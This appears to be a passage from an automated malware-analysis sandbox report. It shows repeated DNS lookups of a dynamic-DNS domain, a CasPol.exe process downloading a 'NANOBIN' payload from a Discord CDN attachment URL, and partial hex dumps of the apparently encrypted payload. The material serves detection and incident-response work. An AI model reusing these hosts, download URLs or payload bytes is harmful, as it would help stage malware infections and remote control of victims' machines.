May 25, 2022 16:31:56.881262064 CEST	8.8.8.8	192.168.11.20	0x3578	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:32:03.054253101 CEST	8.8.8.8	192.168.11.20	0xfdea	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:32:09.286408901 CEST	8.8.8.8	192.168.11.20	0xff54	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:32:15.408425093 CEST	8.8.8.8	192.168.11.20	0xf934	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:32:21.595853090 CEST	8.8.8.8	192.168.11.20	0xdc73	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:32:27.938632965 CEST	8.8.8.8	192.168.11.20	0x34d0	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:32:34.333075047 CEST	8.8.8.8	192.168.11.20	0x48fb	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:32:39.044857025 CEST	8.8.8.8	192.168.11.20	0x4d81	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:32:45.341310978 CEST	8.8.8.8	192.168.11.20	0x8b6d	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:32:51.451075077 CEST	8.8.8.8	192.168.11.20	0x303a	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:32:57.570897102 CEST	8.8.8.8	192.168.11.20	0xb887	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:33:03.813878059 CEST	8.8.8.8	192.168.11.20	0x8bd9	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:33:10.239430904 CEST	8.8.8.8	192.168.11.20	0xfb23	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:33:16.397475004 CEST	8.8.8.8	192.168.11.20	0x5147	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:33:22.613768101 CEST	8.8.8.8	192.168.11.20	0x35e1	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:33:28.782891035 CEST	8.8.8.8	192.168.11.20	0x2bf2	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:33:35.018151045 CEST	8.8.8.8	192.168.11.20	0x3567	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:33:41.227715969 CEST	8.8.8.8	192.168.11.20	0xa9ea	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:33:47.327317953 CEST	8.8.8.8	192.168.11.20	0x2152	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:33:53.451368093 CEST	8.8.8.8	192.168.11.20	0xf225	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:33:59.590660095 CEST	8.8.8.8	192.168.11.20	0x7d83	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:34:05.696618080 CEST	8.8.8.8	192.168.11.20	0x1d45	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:34:11.941778898 CEST	8.8.8.8	192.168.11.20	0xa2f8	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:34:18.178221941 CEST	8.8.8.8	192.168.11.20	0x7e06	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:34:24.335089922 CEST	8.8.8.8	192.168.11.20	0x2966	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:34:30.640336990 CEST	8.8.8.8	192.168.11.20	0x57e6	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49747	162.159.134.233	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-05-25 14:26:44 UTC	0	OUT	GET /attachments/963535165500588126/978282265127825408/NANOBIN_HBsjI150.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com Cache-Control: no-cache
2022-05-25 14:26:44 UTC	0	IN	HTTP/1.1 200 OK Date: Wed, 25 May 2022 14:26:44 GMT Content-Type: application/octet-stream Content-Length: 207424 Connection: close CF-Ray: 710ef2a3eb999226-FRA Accept-Ranges: bytes Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=NANOBIN_HBsjI150.bin ETag: "e69052d39de33b2cb4819f331bc19ce3" Expires: Thu, 25 May 2023 14:26:44 GMT Last-Modified: Mon, 23 May 2022 13:04:27 GMT Vary: Accept-Encoding CF-Cache-Status: MISS Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1653311067650749 x-goog-hash: crc32c=ByctQQ== x-goog-hash: md5=5pBS053jOyy0gZ8zG8Gc4w== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 207424 X-GUploader-UploadID: ADPycdvYicyZFqrW8lNCLPv3foY4061o3v8qwINAzTCJUmde-jzq286kaNfFcKeqpmz3_1wag1VoF6EOcvJrHsn19397Nwy767hi X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=RmMogqG8ZzJ6eVTM58s4fGEEMcQvuPpc2p1JzWL5fpy72AiinnyVwlnKJffu1DxwFM9yE2NyPzTTovKU%2FPPI5wGttTM182JYqsSFnFOHHw3izxO8xQr3oYzzvUxKEMIDnpfPdg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare
2022-05-25 14:26:44 UTC	1	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
2022-05-25 14:26:44 UTC	1	IN	Data Raw: 06 60 11 8b e1 db c5 25 90 1e 41 90 35 16 77 3a 62 d4 a4 6f 82 55 cc f2 f1 41 28 5b c6 1f 45 1d 85 3a b5 e3 78 12 76 a4 eb 92 bc 1f bd c3 c9 10 ff 95 dd b8 8b e6 ca 1e 3e ef 53 1c 07 34 4f 79 b2 e4 c3 28 30 4a d4 3c 74 98 35 28 69 2d 26 2c c6 aa 14 00 0e 14 81 c3 e1 c6 28 e8 a2 d5 0f 4c ab a1 0e ff 00 07 50 1d c3 24 dd 56 2b 4f 11 f2 cc 9a da e5 8e e2 6b 74 c1 eb 15 77 3c f3 48 36 51 36 3a 08 65 5a 67 07 1f de 7a f5 05 26 63 71 4b 59 4a 78 3c d3 a9 ff 93 1f 74 11 00 38 f2 d0 64 7b b9 bf df 90 bd 16 fe 5c a7 01 af c9 ab a0 bc ba 58 eb 03 56 68 4c 33 7d 2c 9c 75 5a 71 1a a9 13 04 7d f9 42 0f b0 9d 4d 2a 61 3a 46 32 6c 1e 92 de 09 4d 17 cd f5 c5 32 cd 63 ff 32 4d f1 63 98 23 88 ab 88 b2 24 cd 8a 98 d7 28 15 f1 22 6c 16 fd 50 b9 88 95 f0 23 a5 be 71 19 17 fe Data Ascii: `%A5w:boUA([E:xv>S4Oy(0J<t5(i-&,(LP$V+Oktw<H6Q6:eZgz&cqKYJx<t8d{\XVhL3},uZq}BM*a:F2lM2c2 Mc#$("lP#q
2022-05-25 14:26:44 UTC	2	IN	Data Raw: c9 e0 e2 9d dc 01 e3 99 a5 53 1b e1 56 ef 40 a4 84 8b cd 03 8d 3d 7a 57 b4 8b 02 33 88 b6 5d df ed 69 57 20 6e ba d0 06 f1 28 d2 cc bb bf 56 ad ae ad 77 4c 49 c5 33 64 43 8e 6b 59 36 26 c0 dd c4 35 c0 3f 48 98 eb 90 de 97 52 db 02 7e 3d 9e fd 08 09 ce 1c 04 81 93 49 46 e7 a5 e4 de 40 4e cf f9 55 5f ea c0 09 5f dc 13 d8 e5 cb b1 a3 be 83 b0 9b c4 61 5e 64 63 94 62 65 2f 6d 9d 64 37 ad 58 8b f3 e9 f1 81 d9 46 f5 5e b7 8c c6 51 e9 f5 e7 7f dc b2 2c ab 1d 20 aa 15 15 87 bf 13 8f 6d 1d 7c 36 1e ac 7e d3 9c 3e 15 84 e2 db 79 41 52 28 71 66 87 c8 6d 9a 8f 89 3f 52 1f 2b c6 12 94 bb db dc f0 3d f9 b4 91 82 74 8a c1 e3 62 52 40 f8 ff 45 2d cf 17 20 86 27 a6 5c d7 b2 c8 a2 6a a0 f1 be 74 31 13 ef 64 62 94 84 4a 0f cf f1 52 f4 a6 d1 6e 35 ae 74 04 27 c6 2a 7a 5a eb Data Ascii: SV@=zW3]iW n(VwLI3dCkY6&5?HR~=IF@NU__a^dcbe/md7XF^Q, m|6~>yAR(qfm?R+=tbR@E- '\jt1dbJRn5t '*zZ
2022-05-25 14:26:44 UTC	4	IN	Data Raw: 77 d4 82 b8 bc e8 41 36 ce 16 92 0a 4f da bb 7c 00 06 09 46 5e 52 ca eb 61 b4 53 cc 14 53 d6 68 5d e1 8b 9e 73 12 f9 bf 41 2e e1 f2 28 0f 06 a3 cf b3 02 3e 11 c9 b2 70 ba 5f 52 55 dc 85 7b 40 ba 57 b3 e2 5f fa 60 b5 69 4c 7e 49 1b 4f e9 56 aa f3 8b 47 65 aa 1e d1 30 00 15 72 ae 24 cc 26 90 17 5a ba 0b 41 ce 11 ad fd 9a fc 4f f2 26 21 ec 2c 50 b3 e9 dd 3b cb b3 e9 da fd 9d 97 b5 54 c3 10 8a 10 c2 7b ef ba de e4 97 39 e3 68 89 7e cb 65 1a 00 05 b6 37 54 73 c5 45 12 60 81 b2 7e 5e 2b 18 22 81 0b 19 c6 78 a5 60 34 82 bf 57 6f cf d0 c7 de bf ca 03 46 35 9f 0c 27 11 27 c9 56 88 83 86 0d d4 09 3d 7a 5c ba 4c 15 11 b5 6d 48 d1 05 37 6c 06 46 f0 dc 0e f9 27 27 f8 f3 bf 5c b8 21 e4 61 b2 49 ae dc 67 68 89 6f 70 d6 cf 89 61 9d 87 e0 ef 57 c1 26 90 de 90 38 59 a9 7e Data Ascii: wA6O|F^RaSSh]sA.(>p_RU{@W_`iL~IOVGe0r$&ZAO&!,P;T{9h~e7TsE`~^+"x`4WoF5"V=z\LmH7lF"\!alg hopaW&8Y~
2022-05-25 14:26:44 UTC	5	IN	Data Raw: 0d 7c 06 65 ac 6e 1e 96 47 73 c3 35 3e 45 2b 72 33 98 f8 66 c3 17 c3 fe e4 15 e0 8f d9 d1 b8 f2 53 f2 22 b9 ab 88 b2 24 5f 6d 99 d5 34 20 dc 28 4a 6d e6 50 b9 8c f8 f6 08 86 98 5a ed 3f fc a0 82 79 37 6d 5e db 38 d0 1f 2b 92 4b de f2 40 0f e1 14 18 46 d9 f7 96 4c 91 56 5e e4 70 bc 9a 57 33 a2 fd 37 5a 4e 66 95 b9 46 f7 a5 c6 0f 50 8c 5b 65 59 db db 83 f5 a4 9a f5 d4 28 da d0 b3 cd 93 14 d8 e1 08 e3 a6 3d 26 64 2b 8c 01 e5 c5 09 d8 40 47 13 7a 0e 8b 37 fa c9 6f 84 01 22 7a cc 77 2a 69 22 43 4a 4f a3 29 7d b3 a1 49 14 b1 28 c3 6e cc e6 ad 91 e4 63 61 c7 68 98 0e 20 af 97 79 22 49 2f 6d aa 7a 4e db 68 b2 98 f9 6a 10 d6 68 59 f6 9e ae 35 7d 9c b5 43 27 dc 69 2b 29 26 57 92 8d 2a 72 15 e2 40 63 b3 4e 48 45 bf ae a0 5e 92 a8 b8 e2 59 c3 aa f6 69 4a 52 47 95 4e Data Ascii: |enGs5>E+r3fS"$_m4 (JmPZ?y7m^8+K@FLV^pW37ZNfFP[eY(=&d+@Gz7o"zw*i"CJO)}I(ncah y"I/mzNhjhY 5}C'i+)&W*r@cNHE^YiJRGN
2022-05-25 14:26:44 UTC	6	IN	Data Raw: c9 50 6e 3e a4 72 16 33 db ba e0 27 b5 d4 11 e4 f3 91 fd 30 53 92 27 f8 fa 5d 99 9a 62 99 76 8b 20 95 25 0a 57 7f ed da 9d 3d 17 32 23 9a e7 ce 56 ae be 53 2e 40 c9 d4 3c 7a 8c 20 3d e5 56 26 2c 74 b0 39 13 28 32 83 b0 e0 c6 28 e2 8a 87 0f 4c a1 b8 23 f5 26 21 7a 60 e5 24 dd 52 00 a7 6c d5 cc 9a de ce 7f e1 5b 7d c1 f4 15 77 bc f3 48 36 5f 2b 82 7d 46 ee 6e ce 3d 4e fe b9 c8 0d 43 0a 22 2a 68 14 63 bf e8 ab d8 0f 77 72 61 52 b7 47 10 58 eb d3 ff fd c8 78 de 35 c9 21 eb 84 fa fb f2 d5 3c 8a 2e 73 e3 46 17 77 58 8f 75 5a 73 02 d4 55 22 5b 9f 3e 2f b0 3c 6e e8 cd 3a 55 02 6f 1e 9d de 09 ad 1b c3 f4 df 31 d2 75 d3 fd 6a 8a 47 f8 22 8c 81 ae 99 d3 5f 6e a9 de 28 19 f1 22 6c 16 ff 50 b9 8a d6 ee 0e 89 98 57 1b 6e db ba 95 50 08 57 0e c5 45 f4 1b 28 88 79 1c fb Data Ascii: Pn>r3'0S']bv %W=2#VS.@<z =V&,t9(2(L#&!z`$Rl[}wH6_+}Fn=NC"*hcwraRGXx5!<.sFwXuZsU"[>/<n:Uo 1ujG"_n("lPWnPWE(y

Timestamp	kBytes transferred	Direction	Data
2022-05-25 14:26:44 UTC	8	IN	Data Raw: 14 e0 ef 5c 98 8b 90 de 9b 51 a8 af dd 3d 9f f6 72 bd c6 73 43 ee 30 43 29 a3 d6 40 d4 e2 4d fe 9c 65 79 93 92 0e 57 b9 48 f4 cb e7 b1 49 be 83 b0 f9 97 45 78 17 ec 44 6a 6f af 44 b5 22 33 85 f4 e4 a3 e3 d9 2c 05 6d fd 74 f6 8a ec 57 c4 e9 cd 76 5c f8 2d ab 60 0b 71 23 3f b3 35 17 a4 a1 9f 50 4f 1e d9 bf 1d a1 51 15 84 e4 e0 3b 45 52 1a 59 15 87 c2 6b b2 ea 8a 23 4a 1a 6d e0 ec 84 9b b2 dc eb 54 80 de 91 88 71 b4 ba ce 7a 72 7a 8f 01 50 23 e7 6d 3b 80 3a 93 04 da 94 4f 82 1c a0 ea 92 7a 62 cb c9 49 ac cb af bb 1a d7 8e 52 e9 a0 f9 12 3e ae 72 3d 47 d8 34 51 60 a9 d4 11 e8 8b c9 84 30 57 b4 07 da b6 b9 9a ac 43 ff 36 8b 26 bd b8 0a 57 79 c7 ad dc 3d 11 10 ab 98 c2 36 7b ff be 53 2b 03 4e d4 43 70 98 35 28 96 d2 26 04 fb aa 14 06 14 39 f1 e5 df 85 28 e8 a6 Data Ascii: \Q=rsC0C)@MeyWHIExDjoD"3,mtWv\-`q#?5POQ;ERYk#JmTqzrzP#m;:OzbIR>r=G4Q`0WC6&Wy=6 {S+NCp5(&9(
2022-05-25 14:26:44 UTC	9	IN	Data Raw: a8 b7 eb 4e 48 a0 bf 69 4a 4d a8 2c 4f e3 8c d4 ee 8b 47 20 ce 7e d0 30 06 95 44 ca 25 c8 3e 97 99 ed ad 20 53 c9 02 8e c5 70 fc 09 f2 34 25 10 39 40 b3 1f df 29 ce 0b f8 de 67 43 de b5 54 cc 61 c2 10 c2 7a 92 a5 de e4 93 2b e6 61 98 7a 31 3c 80 79 da b7 37 55 22 f7 45 12 27 fc ac 7f 45 1f 0c 27 b1 1b 1d de 32 3f 14 8e f1 d9 56 12 e5 c9 ea ce 8b d9 08 d9 86 91 0d a7 48 20 ef 40 bf f3 82 35 76 0d 2f 7f 44 94 dd 24 15 9e 99 6b 9a f5 44 46 7b 67 f6 d0 02 85 0a bd 81 bf ad 59 c2 4f ac 61 b6 27 b3 cd 67 62 a0 65 59 b5 a6 fd fb e4 b1 f2 ea 2d af 14 90 da fe ff 56 a9 74 11 a1 8e 2d 1f c6 77 5b 84 e8 5c 29 a9 a1 8b 6f e2 47 ed a2 5d 4d e8 b0 10 57 b3 5a ca e0 ba dc ec be 87 92 58 ba 69 54 72 48 6c 14 49 2f 76 b1 30 32 d6 4d e4 a3 ed e0 8e 6a d1 f7 5c 97 a1 ff 2f Data Ascii: NHiJM,OG ~0D%> Sp4%9@)gCTaz+az1<y7U"E'E'2?VH @5v/D$kDF{gYOa'gbeY-Vt-w[\)oG]MWZXiTrHll/v0 2Mj\/
2022-05-25 14:26:44 UTC	10	IN	Data Raw: 54 24 41 3d ef 1e f6 04 0e a4 93 f3 f9 6c 75 a0 7b 18 42 fb 75 b0 67 70 f0 45 17 70 b8 b0 d4 2c a8 fd 14 71 f2 e6 bb b9 46 f3 8c 15 96 4c 86 7d 1a 68 0f c0 b7 db a2 35 f6 f2 03 03 fa b1 c4 fc fb d4 c7 79 ee 8b 3e 04 20 5c 0c 2c ef ef 2b d8 b2 39 6e 4a 04 8f 38 39 c9 6f 8e 2c 20 a4 ad 1e 4e 44 28 61 11 d4 81 f9 67 b6 58 62 17 91 2b f3 44 ce f6 af 91 e0 63 0c c3 45 9e 2c 64 c0 9a 52 de 6f 22 be 51 72 d7 e1 1f 9f 8d f9 6e 16 fe ad 59 f6 96 e9 b2 7d 9c b5 49 33 91 48 20 06 8e ca dd 74 f4 6c 34 e1 f4 63 b3 44 50 72 9e 23 89 8e 8c 80 4c e2 59 d4 fc 01 69 4a 50 00 7a 4f e3 82 74 d9 a1 46 34 e6 1e d1 30 12 15 21 af 25 d2 60 9e 17 5b a9 49 46 ce 10 8b fd 9a d2 09 f2 37 08 80 2c 50 b5 09 f1 32 ed 05 d0 2a fd 3a 96 9e 57 c6 3b 7f 17 b1 bc ef ba d4 fd ad e8 e3 68 89 Data Ascii: T$A=lu{BugpEp,qFL}h5y> \,+9nJ89o, ND(agXb+DcE,dRo"QrnY}l3H tl4cDPr#LYiJPzOtF40!%`[IF7,P2*:W;h
2022-05-25 14:26:44 UTC	12	IN	Data Raw: 7f 82 48 00 0e 1e 93 c3 d2 1b 28 e8 a8 cf 22 4a 8d a7 22 f5 2b 00 d0 28 c3 24 d9 7d df 65 31 08 cc 9a da cd 50 e2 6b 7e c6 cb ef 77 bc f3 10 3d 58 21 b1 be 4d 66 6e ca 38 4c 35 91 89 06 37 1f 34 04 60 20 0f bd ce 8b da ac 54 72 6b 7c d2 97 2b 5a db dc d2 e3 e2 50 01 35 c9 2b c3 02 f8 80 d7 ff 27 be 2e 5b 15 46 17 7d 1a 9c 75 4b 59 22 f8 56 02 50 b4 69 72 cb 3c 6a c7 18 5a 6e ed 6c 1e 98 ad e9 ad 17 c9 ec e3 2d ed 65 d7 1b 4c f1 69 97 c0 88 ab 82 b4 04 45 4f 49 c9 00 ca f1 22 6a 79 1c 50 b9 82 fe f3 29 ae 5e 77 31 f1 fe ba 9f 72 0c c3 25 c2 3e 0e 3f 0d a4 1e f3 f9 6c 11 a3 63 3e 41 f3 db 92 b7 64 58 8a 17 70 ba b2 e0 03 a8 fb 38 3b 4e 66 9f 67 45 fc 8c 3b 3c 7c 96 7d 1e 43 db e6 87 d6 e9 b1 d2 b4 03 2e fb c3 fd b8 38 d4 c1 5e f8 8c 43 59 0b 5b 88 2d e8 c7 Data Ascii: H("J"+($}e1Pk~w=X!Mfn8L574` Trk|+ZP5+'.[F}uKY"VPir<jZnl-eLiEOI"jyP)^w1r%>?lc>AdXp8;NfgE;<|}C.8^CY[-
2022-05-25 14:26:44 UTC	13	IN	Data Raw: e4 a3 e9 d6 8b 26 27 f7 42 db 8a ec 50 f2 c5 e5 63 97 b2 2d ab 5a 20 bb b2 6b ce 35 13 8b 4d cf 58 9f 00 f5 6b d3 89 38 3d 2c e2 c8 43 5e 7f 1f 57 4d 84 c8 46 9a 98 88 0b b0 32 0d ea 32 a6 96 f3 90 eb 52 a2 ae bc 90 51 9b fb 3a 5e a4 4c d0 fe 50 25 c9 3f 8f 80 3c bd 59 bb 94 49 a0 b4 a3 e1 bf b4 30 e3 c8 5f 84 b2 af bb 01 ff fc 74 e9 82 97 6e 3e af 77 25 2f d8 11 57 48 cd d4 11 ee f5 fc 99 26 7f 82 2b d2 3d 9d 4a b4 43 66 36 8b 26 bd cc 0a 57 75 c7 27 dc 3d 11 22 0c 9d e4 1a 77 d4 5a 75 03 ca 4a d4 3c 63 a8 36 28 33 d2 26 2c 41 aa 14 11 7d 7d 80 c3 a7 de 05 a4 84 d3 27 0b aa a1 08 90 86 06 50 1b c5 0c 95 57 2b 49 7e 7a cd 9a dc e3 a6 ab 6a 74 c7 84 6b 76 bc f5 4e 1e 15 28 80 00 0a 6e 6f ca 38 60 53 f2 c9 07 31 76 a6 2b 6a 0e 48 94 82 8c f2 74 3b e1 60 56 Data Ascii: &'BPc-Z k5MXk8=,C^WMF22RQ:^LP%?<YI0_tn>w%/WH&+=JCf6&Wu'="wZuJ<c6(3&,A}}'PW+I~zjtkvN(no8` S1v+jHt;`V
2022-05-25 14:26:44 UTC	14	IN	Data Raw: 83 7f bb 7b ef b0 d9 ec 81 11 9d 68 89 74 30 9a 1b 0a 36 85 3a 7f 98 ce 6e c0 03 a9 fe 7f 45 11 0d 26 a9 0e 39 84 4f 75 7e 0d 0e d9 57 69 ed 7d ea ca 9f f4 60 c8 82 82 8b 37 35 06 e9 49 cb f7 a0 35 7c d5 2b 50 50 bb a7 1a 15 9e 9d 43 ee f4 02 1a 06 66 b0 d0 06 fa 22 bd 95 bb d9 26 b9 5a ac 61 b2 48 c8 fd 63 68 02 67 72 d1 9d d1 fb f5 9d 76 ef 56 b6 38 95 03 13 45 56 a9 00 0c 9f f0 05 37 d6 72 49 8b bb b6 29 a9 af c2 aa d3 47 e7 b5 7d ce e0 cb 08 7a aa 20 e9 e5 c1 c6 c4 b4 82 ba eb 92 b6 5e 64 6d 3a 5b 65 2f 72 9d 33 36 ad 58 9a b1 e8 f1 81 7b 42 f7 5c 99 9d 83 bc e9 f5 ec 79 f1 a1 0b ad 1a 5f bb a3 11 cd 04 13 8f 69 70 6f 4e 1e d7 4a f4 83 15 fe a1 ca 84 49 45 58 04 5c 7e a1 c5 4d e0 bb 5a 3d 64 cd 0d e0 ea aa 07 db dc ed 7a c9 b4 91 82 a9 9f d0 e5 9c 5e Data Ascii: {ht06:nE&9Ou~Wi}`75I5|+PPCf"&ZaHchgrvV8EV7rI)G}z ^dm:[e/r36X{B\y_ipoNJIEX\~MZ=dz^
2022-05-25 14:26:44 UTC	16	IN	Data Raw: d4 c7 62 87 d8 3d 22 0f 59 ac 90 c9 3f 31 db 4d 47 10 4c 2c 62 10 fa c3 47 2c 01 22 70 d4 4d 3b 62 2e 4d 9f 55 a3 23 54 95 8c 61 1d bc f0 49 3b ce fc bb 96 ee 6d b5 dd 68 92 22 64 df 97 7f 35 4e 03 60 5f 6c d7 9f ca b2 8d f8 40 1b fd 9c 42 c6 98 86 3a 7d 9c bf 7f 24 c9 55 56 71 00 7d eb 94 0a e3 37 19 a6 4b 4c 4e 5b 73 96 47 ab 5e 98 80 1b e2 59 d8 ca 98 60 6c 50 00 11 4e e3 82 74 fe 81 6c d1 c3 36 9d 30 00 1f 68 e7 3d ea 21 be 8d 7c 6a 67 68 31 11 8a fb b2 48 09 f2 20 08 8f 2c 50 b9 c1 de 30 e0 e4 c3 cb db 3b 86 b5 54 cd 10 8a 10 eb 52 ef 9e 98 e4 97 38 f8 58 8d 7e 8f 64 1a 00 a2 b7 37 45 2d 8f 45 12 22 97 9e 76 63 1c 36 ab b8 0a 13 ed 69 ae 4b d0 d1 6c 71 bf db e1 15 ca 99 da 29 7d 82 88 53 2b 27 07 c2 66 b2 96 8d 1a 50 77 77 7a 56 95 c9 1c 14 9e 97 6b Data Ascii: b="Y?1MGL,bG,"pM;b.MU#TaI;mh"d5N`_l@B:}$UVq}7KLN[sG^Y`lPNtl60h=!|jgh1H ,P0;TR8X~d7E-E"vc 6iKlq)}S+'fPwwzVk
2022-05-25 14:26:44 UTC	17	IN	Data Raw: 38 4c 0c 54 a7 e3 82 d4 5a f9 72 61 5c b4 0a 10 5b dd f0 d9 c9 24 5e f5 da c9 3a db 82 f8 1a d1 d5 3c c3 2d 5b 74 38 2d 7d 2c 98 4c d3 71 1a f9 28 3e 7d b5 47 63 ee 3c 6a c9 2d 17 45 14 47 7e 9e f5 f2 bf 15 eb ab ce 33 c1 75 d3 f1 6a f7 18 ed 22 88 af a5 b5 0f 5c 67 b2 24 03 76 f7 59 79 16 ff 54 bb e7 59 f1 23 83 bc 1e 94 14 fe bc fa 65 24 4b 23 1c 12 f5 33 64 8c 52 f9 e7 4b 15 a8 7d 63 53 d3 dd b4 60 5a 92 52 c7 6e 94 65 54 03 ae d5 a3 5a 4e 60 bd d8 46 f7 ad 03 15 76 ad 9d 0c 41 f3 b9 87 d8 a8 9c 6c 2c 0d 3c f8 4f c3 81 39 d4 dc 1c 9a a6 3d 28 d7 4c a4 a9 ef ef 29 d9 b2 47 11 56 04 8b 10 fa fe 6f 9d 51 22 50 88 60 30 45 2a 65 3b 55 d8 ac 79 90 a7 62 17 97 00 07 4e ce e8 b1 bc e8 45 1a dd 68 9b 12 51 f3 9b 5f 56 1c 09 46 52 52 f9 eb 61 b4 a7 df 41 e2 c5 Data Ascii: 8LTZra\[$^:<-[t8-},Lq(>}Gc<j-EG~3uj"\g$vYyTY#e$K#3dRK}cS`ZRneTZN`FvAl,<O9=(L)GVoQ"P`0E*e ;UybNEhQ_VFRRaA
2022-05-25 14:26:44 UTC	18	IN	Data Raw: 02 ed 50 80 1a 91 88 71 b6 da de 7a 74 52 f8 55 50 0d b3 17 7e c6 3c bb 70 c1 a4 4d aa c0 a0 ea 94 06 1a cb d8 4d eb 3b ae bb 1a 84 f8 52 e9 a2 cc 43 3d 88 5f 16 2f f3 34 51 65 df d6 7e 67 f4 fe 82 4b 5f 98 0d f6 f9 08 9a aa 6d 47 68 8d 22 fa ac 0b 57 79 94 fe dc 3d 13 57 15 98 c2 36 8f b4 9b 7b 64 33 4a de 27 5d bc 13 08 ba f5 f6 32 56 55 14 00 08 16 ee 4a a0 c6 2e 93 ae d5 0f 48 83 fd 0e ff 0a 19 7d 14 e5 22 f0 47 00 49 1a d9 16 96 f1 10 89 ea 43 c0 c1 eb 13 5c b4 f5 4f 3e 77 9a 80 06 63 c6 0f ca 3e 6c a5 b9 b6 44 37 19 26 45 e4 09 4e ba e2 9b 8c 4b 54 72 65 54 f3 36 11 5b dd a1 f3 e2 c8 7c b1 1b c8 21 e1 a0 d2 88 f9 d4 2c 8e 2d 5b 65 52 17 55 10 9c 3e 1c 71 1a f8 55 34 77 b5 72 0c b0 3c 6a c3 35 3a 45 2b 79 33 b4 f8 29 6b 3f 13 ea e6 cc cb 63 f9 f8 51 Data Ascii: PqztRUP~<pMM;RC=_/4Qe~gK_mGh"Wy=W6{d3J']2VUJ.H}"GIC\O>wc>lD7&ENKTreT6[[!,-[eRU>qU4wr<j5: E+y3)k?cQ

Timestamp	kBytes transferred	Direction	Data
2022-05-25 14:26:44 UTC	20	IN	Data Raw: 35 76 ee 3d 77 a2 91 a8 40 15 9e 9c 58 ca f0 44 5d 07 46 f6 89 06 fb 31 ab 9d 96 93 7a 99 2e 84 b1 ac 60 2c cd 67 6e a5 d2 72 d1 de a2 a3 e4 b5 ea f8 7b ab 32 ee e2 91 45 52 c6 25 3d 9f f6 19 32 d6 55 5f 92 95 68 43 29 91 e4 d4 e6 6c 29 ba 7e bc f3 cc 25 ba a2 59 c9 e3 4e d1 ec be 98 cb f2 ba 69 45 77 63 43 78 61 07 e2 b5 22 3d c2 09 e4 a3 e3 f6 99 01 45 62 5c 9d 80 c4 03 e9 f5 ec 0c 87 b2 2d a1 44 52 9b 73 0b 9b ca 13 8f 6b 0d 78 67 8a dd 94 d9 9b 3a 3d 11 e2 c8 43 6d 00 1c 71 6c af 6f 6d 9a 94 a2 96 4c 32 0b f1 ea 95 eb c8 da fa 54 b9 b3 1f 3f 45 00 dc a1 1f 74 52 f2 29 7a 24 cf 11 31 fe 41 bb 71 de b4 c3 8b ba be c2 6b 52 1a cd e1 e7 84 b2 a5 b6 62 82 f5 52 ed 86 cf 46 ee b0 5c ea 25 d8 32 7f e0 cd d4 1b e2 fc d6 2a 30 53 92 21 ff d9 91 90 ab 